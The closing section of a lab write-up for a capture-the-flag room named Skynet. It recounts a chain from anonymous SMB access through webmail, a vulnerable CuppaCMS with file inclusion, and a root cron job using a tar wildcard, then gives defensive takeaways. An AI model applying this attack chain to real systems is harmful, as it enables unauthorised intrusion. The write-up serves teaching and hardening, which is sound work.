Skynet chains together four distinct attack phases, each enabled by a different class of misconfiguration. The anonymous SMB share leaked a password wordlist. That wordlist cracked a webmail account. The webmail account contained SMB credentials in a password reset email. Those credentials revealed a hidden directory hosting a vulnerable CMS. The CMS gave us a shell, and a poorly written cronjob gave us root.
Key Takeaways
-
Disable anonymous SMB access. Null session shares are information goldmines. If a share does not require authentication, assume an attacker will read everything on it.
-
Never store credentials in email. Password reset notifications that include the actual password in cleartext are a critical operational security failure. Use one-time links that expire.
-
Patch or remove vulnerable CMS installations. CuppaCMS had a known, trivially exploitable RFI vulnerability. A single
searchsploitquery was all it took to find it. -
Audit cron jobs for wildcard usage. The
tar *pattern is a well-documented privilege escalation vector. Any script running as root that uses wildcards in a directory writable by lower-privileged users is a ticking time bomb. -
Apply the principle of least privilege. The backup script did not need to run as root. The web directory did not need to be writable by the web server user. Every excess permission in this chain made the next step possible.
A satisfying medium-difficulty room that rewards thorough enumeration. The pivot from SMB to webmail to hidden directory is a realistic attack chain — the kind of lateral movement you encounter in real engagements. Judgment Day averted.